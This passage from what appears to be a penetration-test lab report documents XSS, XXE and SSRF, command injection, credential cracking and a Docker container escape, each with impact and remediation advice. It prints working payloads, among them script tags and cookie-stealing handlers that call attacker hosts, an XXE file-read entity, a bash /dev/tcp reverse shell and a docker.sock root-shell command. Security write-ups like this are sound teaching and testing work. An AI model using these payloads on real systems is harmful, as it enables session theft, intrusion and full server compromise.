On the error page of this application, we noticed that it was dynamically displaying an error message based on the 'message' GET parameter. We tested to see if this parameter is being sanitized by replacing the valid message with '<h2>HELLO WORLD</h2>', and found some basic character filtering. To bypass the filters, we manually tested various encoding methods and were able to inject a malicious script into the page.

Payload used: `error.php?message=<script src='http%2F%2F172.17.1.74/a.js'></script>`




Figure 46: Malicious Script (Appendix A) Included on the Error Page

### Impact

This can be used to redirect users to a malicious website, or execute code on the client's browser that can compromise the confidentiality of user sessions, deliver malware, steal sensitive information, and deface the website[27]. This attack requires users to interact with the link delivered by the attacker, so impact is considered moderate.

### Risk Evaluation

**High:** Attackers can find these vulnerabilities by manually analyzing network traffic, but automated tools, such as XSSStrike, can find these reflected XSS vulnerabilities fairly easily[27]. For PHP, there are readily-made payloads and evasion techniques online.

## Recommendation

If possible, rewrite the function so it doesn't take user input. For a page like error.php, using a set of error messages instead of getting the message using GET parameter will work. Otherwise, treat all user input as untrusted and implement input validation and HTML escape methods to remove characters that can be interpreted as HTML [28].


## **Vulnerability 3 - Stored XSS in index.php (/)**

On the home page, there is a form that allows users to submit a post by entering a title and content in the text and textbox fields respectively. We noticed that when submitting a new post, the "Recent Post:" table updates itself with the submission, and that every user can see it upon login.

We tested both the content and title field and found that the latter does not have any input validation. There is a small character length limit for the title, but we were still able to inject a JavaScript script tag that allowed us to fetch a remote, malicious JavaScript file. In this case, we hosted the scripts on a server we controlled with a PHP Development Server running. When refreshing the front page, the malicious script loads and sends the users cookies to a remote server. We conducted this attack from the "admin" user but since the Recent Post appears for every user, they were affected as well.

Payload used in the title: `<script src="http://172.17.1.90/a.js"></script>`

The malicious scripts used can be found in Appendix A.



Welcome back *admin*

Messages Logout Reset Application

Post successfully added!

### Recent Posts:

User	Post Title	Link
jane.doe	Major endurance events held and cancelled	<a href="#">View Post</a>
michael.scott	Triathlon is expensive	<a href="#">View Post</a>
jane.doe	Lifespan of a high tech swimskin	<a href="#">View Post</a>
admin		




Figure 47: Stored XSS to Load Remote JavaScript File (Appendix A)

## Impact

Unlike vulnerabilities 1 and 2, impact is considered high. The attacker can conduct the exploit once, and every user who logs in will be affected by the malicious payload without interacting with the attacker. In our tests, we were able to load a remote script that steals session cookies. Other possible attacks include defacement of the website, and delivering malware [27].

## Risk Evaluation

**High:** Attackers can find these vulnerabilities by manually analyzing network traffic and site behaviour. Some sophisticated tools, like Burp Suite, can automate parts of the attack process such as identifying entry points and testing them against different payloads. For PHP, there are readily-made payloads and evasion techniques online.



## Recommendation

Input should be treated as untrusted, and validated against HTML entities, quotes, and unicode escaping. Implementing a Content Security Policy (CSP) to same origins will mitigate attacks that involve inline and external scripts [30].

## Vulnerability 4 - Stored XSS in viewPost.php

On the view post page, it is possible to inject malicious JavaScript code in the content of a post.

When viewing a post that is submitted on the main page, we noticed that the format of the content is consistent with what we enter. We tested to see if there is any input validation and found that there were some basic filters in-place. However in our tests, we were able to evade the filters by using a XSS detection tool called XSSStrike. Given the URL and POST input parameters to check, XSSStrike tested a large number of payloads and returned a list of potential working payloads. One of the payloads worked, so we noted how it evaded the filters and changed it to return the user's session cookies to a server we controlled.

Once the payload was made, we submitted a post and intercepted the POST request with Burp Suite. Burp Suite is a powerful tool that acts as a web proxy and journal that keeps track of web traffic. Once the request was intercepted, we replaced the content value with the payload. The result is a post with content that will run when any user views the post, and moves their mouse over the content.

Payload used in POST body:

```
title=bbbbbbbbbb&content=%3CA%2F%2B%2FONmOUSEOver%3D%22document.location%3D%27http%3A%2F%2F172.17.1.74%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%22%3Etest%3Ev3dm0s%0D%0A&post=Post
```



Figure 48: Manipulated Content Body in /viewPost.php with Burp Suite

## Impact

Like the previous vulnerability, impact is considered high. The attacker can conduct the exploit once, and every user who logs in will be affected by the malicious payload without interacting with the attacker. In our tests, we were able to load a remote script that steals session cookies. Other possible attacks include defacement of the website, and delivering malware [27].

## Risk Evaluation

**High:** Attackers can find these vulnerabilities by manually analyzing network traffic and site behaviour. Some sophisticated tools, like Burp Suite, can automate parts of the attack process such as identifying entry points and testing them against different payloads. For PHP, there are readily-made payloads and evasion techniques online.

## Recommendation

Input should be treated as untrusted, and validated against HTML entities, quotes, and unicode escaping. When deploying defences against XSS, they should be tested for potential holes in the implementation. Implementing a Content Security Policy (CSP) to same origins will mitigate attacks that involve inline and external scripts [30].

## Vulnerability 5 - Stored XSS in messages.php

On the messages page, it is possible to inject malicious JavaScript code in the content of a message.

Like the previous vulnerability on the view post page, we observed how the application dynamically updates itself after the form is submitted. We noticed that the format of the

message is consistent with what we submitted. We tested to see if there is any input validation and found that there were some basic filters in-place. Like our previous tests, we were able to evade the filters by using XSSStrike.

After finding a payload that worked to our liking, we sent a message and intercepted the POST request using Burp Suite. Then, we replaced the message parameter in the content body with our payload, and forward it to the application. The application then successfully sent the malicious message to the user. The result is a message with a small line that will run when the user views their inbox, and moves their mouse over the message.

Payload used:

```
%3CA%2F%2B%2FONmOUSEOver%3D%22document.location%3D%27http%3A%2F%2F172.17.1.74%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%22%3Etest%3Ev3dm0s%0D%0A
```




Figure 49: Manipulated Content Body in messages.php

## Impact

Like the previous vulnerability, impact is considered high. The attacker can conduct the exploit once, and every user who logs in will be affected by the malicious payload without interacting with the attacker. In our tests, we were able to load a remote script that steals

session cookies. Other possible attacks include defacement of the website, and delivering malware [27].

#### Risk Evaluation

**High:** Attackers can find these vulnerabilities by manually analyzing network traffic and site behaviour. Some sophisticated tools, like Burp Suite, can automate parts of the attack process such as identifying entry points and testing them against different payloads. For PHP, there are readily-made payloads and evasion techniques online.

#### Recommendation

Input should be treated as untrusted, and validated against HTML entities, quotes, and unicode escaping. Implementing a Content Security Policy (CSP) to same origins will mitigate attacks that involve inline and external scripts [30].

## Item #9: XML & Deserialization Attacks

### Vulnerability 1 Information: Exploiting XXE to Retrieve Files

On the XML based web application there is a possibility of misconfiguration such as enabled XML external entities (set by default) in regards to XML data parsing. Hence attacks such as XXE injection could be possible.

To find misconfiguration our team decided to use Burp Suite to examine the behavior of the application, this will tell us which tag to use when we try to inject a code. First option was to identify which XML tags are being used in the application. To identify them, a web application request was intercepted using Burp Suite and discovered that the `<search></search>` tag is being used (Figure 50).

Moreover, our team decided to manipulate enabled XML external entities by intercepting the web application's request, and editing the original request to the following exploit code which basically retrieves a file called flag.txt. In response we received the whole file content (Figure 50).

#### Exploit:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag.txt"> ]>
<search>&xxe;</search>
```

**Exploit explanation:** This exploit basically retrieves and spits out flag.txt file's content. An entity is defined in the DOCTYPE tag which is basically used to call and load responses from a defined URL using the SYSTEM identifier and file:// protocol. Finally, the Search tag is used to render the file's content.

For more information on XML external entities visit following website:

- <https://portswigger.net/web-security/xxe/xml-entities>




Figure 50: Exploiting XXE to Retrieve Files

## Impact

This vulnerability is similar to command and SQL injection and it can be used to retrieve information from the server on which this application is hosted. Information can be anything from passwords to web application's code. Overall, impact would be high on the organization because these information can help in getting direct access to the server which can then be used to leak critical data of customers. This will bring in a lot of privacy issues and will degrade the organization's ability to protect its clients' privacy.

## Risk Evaluation

**Medium:** In short-term this vulnerability holds medium risk to the organization. Risk fully depends on the information that is present in the files and folder. However, for long run various types of information may be stored on the server and will cause damage to the digital security of the organization as well as degrade the reputation of securing data.

## Recommendation

The team recommends patching all XML processes, ensuring that they are all kept up to date. It is also important to disable XML external entities and DTD processing in all XML parsers. You can use the following link to disable: [https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html). Lastly, the team recommends whitelisting all server-side input.

## Vulnerability 2 Information: Exploiting XXE to Perform SSRF Attack

Since we know that XML external entities are enabled, we used this to perform SSRF attacks.

The exploitation process of this vulnerability is similar to the previous vulnerability. However, this is a Server-side request forgery vulnerability meaning attackers can make use of a server to make a request to another server .

Hence, the payload below is run by the web application and then the exploit will ask the server to make a request to that specified URL in the exploit. Also with the help of search tag a response is rendered from the requested URL (Figure 51).

**Exploit:** `<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://backend.example.com">]><search>&xxe;</search>`

For more information on this vulnerability please visit:

<https://portswigger.net/web-security/xxe/blind>






Figure 51: Exploiting XXE to Perform SSRF Attack

## Impact

Impact of this vulnerability could be high because the server can be compromised or the server can be used to connect to other servers. On top of digital damage, this vulnerability will lead to legal liabilities and reputation damage.

## Risk Evaluation

**High:** Attackers are able to send a request to another server on behalf of the server on which the web application is hosted. Attackers can use it to connect to their own machine and gain the shell of the server or exfiltrate information out of the server.

## Recommendation

The team once again recommends patching all XML processes, ensuring that they are all kept up to date. It is also important to disable XML external entities and DTD processing in all XML parsers. You can use the following link to disable: [https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html). Lastly, the team recommends whitelisting all server-side input.

## Item #10: Privilege Escalation

### Vulnerability 1 Information - Gaining Access to Web Server

The team discovered another web server which presented a ping function that was vulnerable to command injection. We were then able to gain access to the web server by exploiting the command injection to set up a reverse shell connecting our machine to the web server.

PAYLOAD: `ping 8.8.8.8 | bash -c 'bash -i >& /dev/tcp/<webserver IP>/<port> 0>&1'`

Once on the web server, the team discovered a sensitive file located at 'var/lib/mysql-files/flag.txt' which was unreadable to the webserver user. We then started to enumerate all sorts of information such as user info, networks, host info and ENV variables. After enumeration, we discovered a set of MySQL credentials which were set as ENV variables on the application server (server was nested inside a docker container so credentials were passed through ENV variables). Finally, we were able to successfully connect to the MySQL server using the credentials and the LOAD\_FILE function was used to read the sensitive file located at 'var/lib/mysql-files/flag.txt'.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [172.17.1.145] from (UNKNOWN) [172.17.1.118] 42872
bash: cannot set terminal process group (1): inappropriate ioctl for device
bash: no job control in this shell
www-data@da6f9802df3a:/var/www/app$ env
env
MYSQL_PASSWORD=cisco123
LC_ALL=en_US.UTF-8
APACHE_LOG_DIR=/var/log/apache2
LANG=C
HOSTNAME=da6f9802df3a
APACHE_LOCK_DIR=/var/lock/apache2
MYSQL_DATABASE=db
PWD=/var/www/app
MYSQL_USER=dbuser
APACHE_RUN_GROUP=www-data
OS_LOCALE=en_US.UTF-8
DEBIAN_FRONTEND=noninteractive
MYSQL_HOST=db
APACHE_RUN_DIR=/var/run/apache2
PHP_DATA_DIR=/var/lib/php
APACHE_RUN_USER=www-data
APACHE_CONF_DIR=/etc/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PHP_CONF_DIR=/etc/php/7.3
SHLVL=2
LANGUAGE=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
www-data@da6f9802df3a:/var/www/app$
```

```

www-data@da6f9802df3a:/var/www/app$ mysql -u dbuser -pcisco123
mysql -u dbuser -pcisco123
mysql: [warning] Using a password on the command line interface can be insecure.
SET @mytxtvar = LOAD_FILE('/var/lib/mysql-files/flag.txt');
SELECT @mytxtvar;
asdf
;
ERROR 1064 (42000) at line 3: You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'asdf' at line 1
@mytxtvar
Challenge 1 complete! Flag: 1b4b0464b6f8c70ac39ced3857c448eb

```

Figure 52: Gaining Access to Web Server

## Impact

Our team was able to gain full access to the web server's file system through the use of a reverse shell created using Bash TCP and netcat. We leveraged the command injection vulnerability present in the ping utility to connect our remote machine to the web server. Access to sensitive files like 'var/lib/mysql-files/flag.txt' was made possible through the use of the MySQL server and commands like the LOAD\_FILE function to read local files in which the web server user should not have access to.

## Risk Evaluation

**High:** An attack can easily leverage the MySQL server to further steal other sensitive data or even delete important data by dropping tables.

## Recommendation

The team recommends sanitizing all input based on the field that being used (eg. special chars in the ping function) this would avoid the command injection in the first place. We also recommend passing MySQL credentials in a secure manner through other docker config files rather than using ENV variables, it exposes the credentials to anyone who has access to the underlying web server. Lastly, salting the password hashes and use SHA-256 over MD5 within the database

## Vulnerability 2 Information - SSH to Server using Admin Account

Our team was able to locate a set of SSH credentials of the admin user on the MySQL server. The set of credentials were found in the 'users' table on the MySQL server and they contained a username and what seemed to be an MD5 hash of a password associated with the user. After cracking the MD5 hash, our team was able to successfully SSH into the server using the admin user accounts' credentials. **User: admin Password: 88888.**

```

www-data@da6f9802df3a:/var/www/app$ mysql -u dbuser -pcisco123
mysql -u dbuser -pcisco123
mysql: [warning] using a password on the command line interface can be insecure
use db;
show tables;
select * from users;
asdf;
ERROR 1064 (42000) at line 4: You have an error in your SQL syntax; check the
to your MySQL server version for the right syntax to use near 'asdf' at line
Tables_in_db
users
id      username      sshhash
1       admin        1c395a8dce135849bd73c6dba3b54809
2       joe.blow     3cec3225d1389887f612edcaf23642ba
3       jane.doe     e9688b845f14d53f9ec06000a4fd7836

```

```

172.17.1.16 - PuTTY
login as: admin
admin@172.17.1.16's password:
Welcome to OpenSSH Server

df2111eedcb6:~$ ls
flag.txt logs ssh_host_keys sshd.pid
df2111eedcb6:~$ cat flag.txt
Challenge 2 complete! Flag: 2cba5b6e6e88022e28f2b70f96b18a01df2111eedcb6:~$
df2111eedcb6:~/ssh_host_keys$ ls -l
total 36
-rw----- 1 admin admin 1381 Mar 20 14:39 ssh_host_dsa_key
-rw-r--r-- 1 admin admin 607 Mar 20 14:39 ssh_host_dsa_key.pub
-rw----- 1 admin admin 513 Mar 20 14:39 ssh_host_ecdsa_key
-rw-r--r-- 1 admin admin 179 Mar 20 14:39 ssh_host_ecdsa_key.pub
-rw----- 1 admin admin 411 Mar 20 14:39 ssh_host_ed25519_key
-rw-r--r-- 1 admin admin 99 Mar 20 14:39 ssh_host_ed25519_key.pub
-rw----- 1 admin admin 2602 Mar 20 14:39 ssh_host_rsa_key
-rw-r--r-- 1 admin admin 571 Mar 20 14:39 ssh_host_rsa_key.pub
-rw-r--r-- 1 admin admin 3179 Apr 3 16:58 sshd_config
df2111eedcb6:~/ssh_host_keys$ _

```

Figure 53: SSH into Server with 'admin Account

## Impact

In figure 53 we can see how we have access to the `ssh_host_keys` folder which has a configuration file called `sshd_config`. Attackers can use that file to perform DDoS attacks by changing authentication type from password to key authentication. This can also be used to further the attack by gaining the shell of the actual host which we will look at in the next vulnerability. This vulnerability can deny access to the host. Hence, causing users to not able to



## Risk Evaluation

**High:** There is a high risk of this vulnerability because attackers can easily crack MD5 hashes of different users and steal information.

## Recommendation

The team recommends replacing the MD5 hashing algorithm to SHA-3 algorithm and also add salt to the hash generated. This makes it hard for attackers to crack passwords. Key authentication can also be used to access the server which removes the need for storing passwords on the system.

## Vulnerability 3 Information - Breaking out of Container to Host System

Our team quickly realises that the server hosting the SSH server is actually a Docker container. We also discover the docker socket ('/var/run/docker.sock') has been mounted into the SSH server's container. Utilizing this exposed socket file and the fact that it's available to call because the user is in the 'docker' group, we are able to first download the docker binary on the SSH server (admin account) and then further use docker along with some code found on github to effectively gain a root shell.

Command: `sudo ./docker run -v .:hostOS -i -t chrisfosterelli/rootplease`

*Essentially, Docker creates a volume in the instance which mounts the root filesystem of the host machine to the current instance volume and then instead of starting the daemon process, Docker gets put in 'shell mode'. So when the instance is now started up, it loads a chroot in the volume giving us a root shell.*

```
df2111eedcb6:~$ wget https://download.docker.com/linux/static/stable/x86_64/docker-19.03.8.tgz
Connecting to download.docker.com (13.225.217.119:443)
saving to 'docker-19.03.8.tgz'
docker-19.03.8.tgz 100% |*****| 60.7M 0:00:00 ETA
'docker-19.03.8.tgz' saved
df2111eedcb6:~$
df2111eedcb6:~/docker$ sudo ./docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
sudo: setrlimit(RLIMIT_CORE): operation not permitted

You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell
# cat /root/labs/lab10/config/flag3.txt
Challenge 3 complete! Flag: 3878dd88254331b83e9c46168d0b7709# █
```

Figure 54: Breaking out of Container to Host System

## Impact

A file mounted by root (docker.sock) enables a user to leverage it to gain a root shell if that user is in the 'docker' group. An attacker can use root privileges to perform all sorts of attacks which includes modifying or deleting files on the system, denial of service attacks,

and even messing with logs files to delete traces of their actions. Root access also enables the attacker to fiddle with other users on the system and steal data which is not meant to be public.

#### Risk Evaluation

**Seriously High:** This is usually the end-game for any attacker. By gaining root access, an attacker has full control of the entire server and can virtually do just about anything.

#### Recommendation

